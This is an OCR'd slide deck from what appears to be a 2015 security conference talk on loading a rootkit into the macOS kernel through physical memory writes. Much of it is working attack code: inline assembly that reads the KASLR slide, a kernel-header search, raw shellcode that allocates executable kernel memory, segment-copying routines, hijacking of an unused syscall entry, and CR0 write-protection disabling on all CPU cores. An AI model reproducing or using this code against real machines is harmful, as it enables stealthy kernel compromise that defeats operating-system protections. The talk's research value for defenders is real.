2. Find amount of available memory.
3. Find where kernel is in physical memory.
4. Compute rootkit size.
5. Allocate kernel memory.

10 steps to victory

6. Write rootkit to physical memory.
7. Fix rootkit external symbols.
8. Find rootkit entrypoint.
9. Modify unused syscall entry.
10. Call modified syscall to start rootkit.

1. Find KASLR slide

```
void
get_kaslr_slide(size_t *size, uint64_t *slide)
{
#define SYSCALL_CLASS_SHIFT                     24
#define SYSCALL_CLASS_MASK                      (0xFF << SYSCALL_CLASS_SHIFT)
#define SYSCALL_NUMBER_MASK                     (~SYSCALL_CLASS_MASK)
#define SYSCALL_CLASS_UNIX                      2
#define SYSCALL_CONSTRUCT_UNIX(syscall_number) \
((SYSCALL_CLASS_UNIX << SYSCALL_CLASS_SHIFT) | \
(SYSCALL_NUMBER_MASK & (syscall_number)))

    uint64_t syscallnr = SYSCALL_CONSTRUCT_UNIX(SYS_kas_info);
    uint64_t selector = KAS_INFO_KERNEL_TEXT_SLIDE_SELECTOR;
    int result = 0;
    __asm__ ("movq %1, %%rdi\n\t"
             "movq %2, %%rsi\n\t"
             "movq %3, %%rdx\n\t"
             "movq %4, %%rax\n\t"
             "syscall"
             : "=a" (result)
             : "r" (selector), "m" (slide), "m" (size), "a" (syscallnr)
             : "rdi", "rsi", "rdx", "rax"
             );
}
```

2. Find available memory


```
/* retrive amount of physical memory */
uint64_t available_mem = 0;
size_t len   = sizeof(available_mem);
if ( sysctlbyname("hw.memsize", &available_mem, &len, NULL, 0) != 0 )
{
    ERROR_MSG("Failed to retrieve available memory.");
    return EXIT_FAILURE;
}

OUTPUT_MSG("[INFO] Available physical memory: %lld bytes", available_mem);
```

3. Find kernel

- Possible to read almost every bit of physical memory.
- Doesn't kernel panic (in VMs!).
- Two solutions:
  - "Smart".
  - Bruteforce.

3. Find kernel

- "Smart" solution.
- Read address from kernel disk image.
- Add the KASLR slide.
- Clear the highest 32 bits.



3. Find kernel

- Bruteforce solution.
- Start reading from physical address zero.
- Until the kernel image is found.

3. Find kernel

- This solution only works in VMs.
- Physical = machine check exceptions.
- ☹

```
/*
 *  Read the memory location at physical address paddr.
 *  This is a part of a device probe, so there is a good chance we will
 *  have a machine check here. So we have to be able to handle that.
 *  We assume that machine checks are enabled both in MSR and HIDs
 */
```

3. Find kernel

- How to identify the right location?
- The magic Mach-O value can be found in many locations.
- At least two for kernel image.
- And every other loaded binary.

3. Find kernel

- The kernel headers in-memory always contain the KASLR slide.
- Also valid for kernel extensions.

```
$ otool -l mach_kernel
mach_kernel:
Load command 0
      cmd LC_SEGMENT_64
  cmdsize 392
  segname __TEXT
   vmaddr 0xffffff8000200000
   vmsize 0x00000000005a9000
  fileoff 0x0
 filesize 5935104
  maxprot 0x00000007
 initprot 0x00000005
   nsects 4
    flags 0x0
```

```
$ otool -l kernel_header_dump
kernel_header_dump:
Load command 0
      cmd LC_SEGMENT_64
  cmdsize 392
  segname __TEXT
   vmaddr 0xffffff8027600000
   vmsize 0x00000000005a9000
  fileoff 0x0
 filesize 5935104
  maxprot 0x00000007
 initprot 0x00000005
   nsects 4
    flags 0x0
```

3. Find kernel

- If a potential kernel header is found.
- Try to match if the vmaddr matches the value with KASLR slide.

```
struct mach_header_64 *mh = (struct mach_header_64*)buffer;
if (mh->magic == MH_MAGIC_64) {
    struct segment_command_64 *sc = (struct segment_command_64*)(buffer + sizeof(struct mach_header_64));
    if (strncmp(sc->segname, "__TEXT", 16) == 0) {
        /* if this header contains the KASLR there's a strong probability it's what we are looking for */
        if (sc->vmaddr == (kinfo->text_vmaddr + kinfo->kaslr_slide)) {
            DEBUG_MSG("Found kernel at 0x%llx\n", x*0x1000);
            DEBUG_MSG("__TEXT VMADDR: 0x%llx", sc->vmaddr);
            *kernel_addr = read_addr;
            free(buffer);
            return KERN_SUCCESS;
        }
    }
}
```

4. Compute rootkit size

- You need to compute rootkit size.
- Use the virtual memory size field and not the file size field.

```
/* process header to compute necessary rootkit size in memory */
struct load_command *lc = (struct load_command*)(buffer + sizeof(struct mach_header_64));
int nr_seg_cmds = 0;

for (uint32_t i = 0; i < mh->ncmds; i++) {
    if (lc->cmd == LC_SEGMENT_64) {
        struct segment_command_64 *sc = (struct segment_command_64*)lc;
        rootkit_size += sc->vmsize;
        nr_seg_cmds++;
    }
    lc = (struct load_command*)((char*)lc + lc->cmdsize);
}
```

5. Allocate kernel memory

- Alignment space between __TEXT and __DATA segments.
- Usually big enough.
- Enough for a complete rootkit in 10.10.0.
- Not enough in 10.9.5.

5. Allocate kernel memory

- WARNING!
- Kernel extensions headers aren't wired.
- Not suitable for this trick.

5. Allocate kernel memory

- Write small shellcode to allocate memory.
- Use the header space or unused function to upload and execute it.

5. Allocate kernel memory

- Use kmem_alloc_contig to allocate contiguous memory.
- Instead of regular kernel allocate functions.

```
unsigned char alloc_contiguous_shellcode[] =
"\x55" // push rbp
"\x48\x89\xE5" // mov rbp, rsp
"\x48\x81\xEC\x20\x00\x00\x00" // sub rsp, 0x20
/*
 * allocate contiguous memory using kmem_alloc_contig
 */
"\x48\x8d\x3d\xFF\xFF\xFF\x01" // lea rdi, kernel_map - target_task
"\x48\x8B\x3F" // mov rdi, [rdi] - map
"\x48\x89\x7D\xF0" // mov [rbp-0x10], rdi - store map in local var
"\x48\xC7\x45\xF8\x00\x00\x00\x00" // mov [rbp-8], 0
"\x48\x8D\x75\xF8" // lea rsi, [rbp-8] - local var for address
"\x48\x31\xD2" // xor rdx, rdx
"\xBA\xFF\xFF\xFF\xFF" // mov edx, SIZE
"\x48\x31\xC9" // xor rcx, rcx
"\xB9\xFF\x0F\x00\x00" // mov ecx, 0xFFF - mask
"\x4D\x31\xc0" // xor r8, r8 - max_pnum
"\x4D\x31\xC9" // xor r9, r9 - pnum_mask
"\xC7\x04\x24\x00\x00\x00\x00" // mov [rsp], 0x0 - flags
"\xE8\xFF\xFF\xFF\x02" // call kmem_alloc_contig
/*
 * store the allocated address in the first mod_init pointer
 */
"\x48\x8d\x3d\xFF\xFF\xFF\x03" // lea rdi, mod_init_ptr - target_task
"\x48\x8B\x75\xF8" // mov rsi, [rbp-8]
"\x48\x89\x37" // mov [rdi], rsi
/*
 * convert virtual address to physical
 */
"\x48\x89\xF7" // mov rdi, rsi
"\xE8\xFF\xFF\xFF\x04" // call kvtophys
/*
 * store fixed address in the second mod_init pointer
 */
"\x48\x8D\x3D\xFF\xFF\xFF\x05" // lea rdi, mod_init_ptr+8
"\x48\x89\x07" // mov [rdi], rax
/*
 * change memory protection to executable
 */
"\x48\x8B\x75\xF8" // mov rsi, [rbp-8]
"\xBA\xFF\xFF\xFF\xFF" // mov rdx, SIZE
"\x48\x31\xC9" // xor rcx, rcx - set_max
"\x41\xB8\x07\x00\x00\x00" // mov r8, 0x7 - new_protection: VM_PROT_ALL
"\x48\x8B\x7D\xF0" // mov rdi, [rbp-0x10]
"\xE8\xFF\xFF\xFF\x06" // call mach_vm_protect
/*
 * and finally return
 */
"\x48\x83\xC4\x20" // add rsp, 0x20
"\x5D" // pop rbp
"\xC3" // ret
; // total 136 bytes
```

6. Write rootkit to memory

- Copy each segment.
- No need to worry with wired memory issues.

6. Write rootkit to memory

```c
for (uint32_t i = 0; i < mh->ncmds; i++)
{
    /* the segment commands are the ones mapped into memory - symbol data is inside __LINKEDIT */
    if (lc->cmd == LC_SEGMENT_64)
    {
        struct segment_command_64 *sc = (struct segment_command_64*)lc;
        /* vmaddr is aligned so this is the value we want to use to position the data in the correct offset */
        mach_vm_address_t target_addr = rootkit_phys_addr + sc->vmaddr;
        /* the buffer offset positions from the file offset where data is */
        uint8_t *source_buffer = (uint8_t*)buffer + sc->fileoff;
        DEBUG_MSG("Copying segment %s to target address 0x%llx, size 0x%llx, filesize 0x%llx",
         sc->segname, target_addr, sc->vmsize, sc->filesize);
        /* write the data to kernel memory - size is from filesize since remainder is alignment data */
        if ( writekmem(target_addr, sc->filesize, (void*)source_buffer, avail_mem) != KERN_SUCCESS )
        {
            ERROR_MSG("Failed to copy rootkit segment %s to kernel memory.", sc->segname);
            return KERN_FAILURE;
        }
    }
    lc = (struct load_command*)((char*)lc + lc->cmdsize);
}
```

7. Fix rootkit symbols

- Same as in the first technique.
- Just changes the way you write to kernel memory.

8. Find rootkit entrypoint

- Same as in the first technique.

9. Modify unused syscall entry

- Locate the sysent table.
- Bruteforce the kernel memory space.
- Looking for the address of known syscall pointers.
- Use unused sysent slot (there are many).

9. Modify unused syscall entry

- The unused slots usually points to "enosys" or "nosys" functions.
- Mavericks uses nosys.
- Yosemite uses enosys.
- Just update pointer to rootkit entrypoint.

10. Start rootkit

```c
void
start_rootkit(void)
{
    OUTPUT_MSG("-----[ Starting rootkit via syscall ]-----");
    uint64_t syscallnr = SYSCALL_CONSTRUCT_UNIX(8);

    int result = 0;
    __asm__ ("movq %1, %%rax\n\t"
             "syscall"
             : "=a" (result)
             : "a" (syscallnr)
             : "rax"
             );
    if (result == 0)
    {
        OUTPUT_MSG("-----[ Rootkit is loaded and running ]-----");
    }
    else
    {
        ERROR_MSG("Failed to start rootkit!");
    }
}
```

Problems?

(assuming rootkit was written in the header)

Problems

- Kernel header is part of non-writable segment.
- We can't change memory protection.
- If rootkit needs to write to its own data segments it will crash.

Problems

- We must disable CR0 protection.
- Either with a small shellcode stub.
- Or first thing in rootkit entrypoint.

Problems

- CR0 register is per CPU core.
- How can we run code in all cores?

Problem Solving


```
    _/B\_                                              _/W\_
    (* *)            Phrack #64 file 11                (* *)
    | - |                                              | - |
    |   |       Mac OS X wars - a XNU Hope             |   |
    |   |                                              |   |
    |   |      by nemo <nemo@felinemenace.org>         |   |
    |   |                                              |   |
    |   |                                              |   |
    (_______________________________________________________)
```

There may be a situation where you wish code to be executed on all the processors on a system. This may be something like updating the IDT / MSR and not wanting a processor to miss out on it.

The xnu kernel provides a function for this. The comment and prototype explain this a lot better than I can. So here you go:


```
/*
 * All-CPU rendezvous:
 *       - CPUs are signalled,
 *       - all execute the setup function (if specified),
 *       - rendezvous (i.e. all cpus reach a barrier),
 *       - all execute the action function (if specified),
 *       - rendezvous again,
 *       - execute the teardown function (if specified), and then
 *       - resume.
 *
 * Note that the supplied external functions _must_ be reentrant and aware
 * that they are running in parallel and in an unknown lock context.
 */

void
mp_rendezvous(void (*setup_func)(void *),
              void (*action_func)(void *),
              void (*teardown_func)(void *),
              void *arg)
{
```

```c
extern void mp_rendezvous(void (*setup_func)(void *),
                          void (*action_func)(void *),
                          void (*teardown_func)(void *),
                          void *arg);

void disable_all_cr0(void *param)
{
    disable_wp();
}

kern_return_t
the_flying_circus_start(kmod_info_t * ki, void *d)
{
    /* this will force execution on all CPU cores */
    mp_rendezvous(NULL, disable_all_cr0, NULL, NULL);

    if (g_init > 0)
    {
        LOG_DEBUG("Already initialized!");
        return KERN_SUCCESS;
    }
    g_init++;
    LOG_DEBUG("Starting the circus...");
(...)
}
```



DEMO

Conclusions



OS X security is...

CRAP!

TOTAL CRAP!


ha ha !!

Conclusions

- Kext code signing is (mostly) useless.
- Don't trust it as a security measure.
- If it's not a security feature then why does it even exist?

Conclusions

- Afaik there's no official product end of life (EOL) policy.
- It's either upgrade or be vulnerable.
- And that still leaves you with unpatched vulnerabilities…

Conclusions

- Apple product security strategy is reactive not proactive.
- If they have any strategy at all…


Conclusions

- Source code available at GitHub.
- diagnostic_service
- diagnostic_service2


D'OH!

Greetings

- BSides Lisbon 2015 team!



https://reverse.put.as

https://github.com/gdbinit

reverser@put.as

@osxreverser

#osxre @ irc.freenode.net


PGP key

https://reverse.put.as/wp-content/uploads/2008/06/publickey.txt

PGP Fingerprint

7B05 44D1 A1D5 3078 7F4C E745 9BB7 2A44 ED41 BF05

A day full of possibilities!



Let's go exploring!

References

- Images from images.google.com. Credit due to all their authors.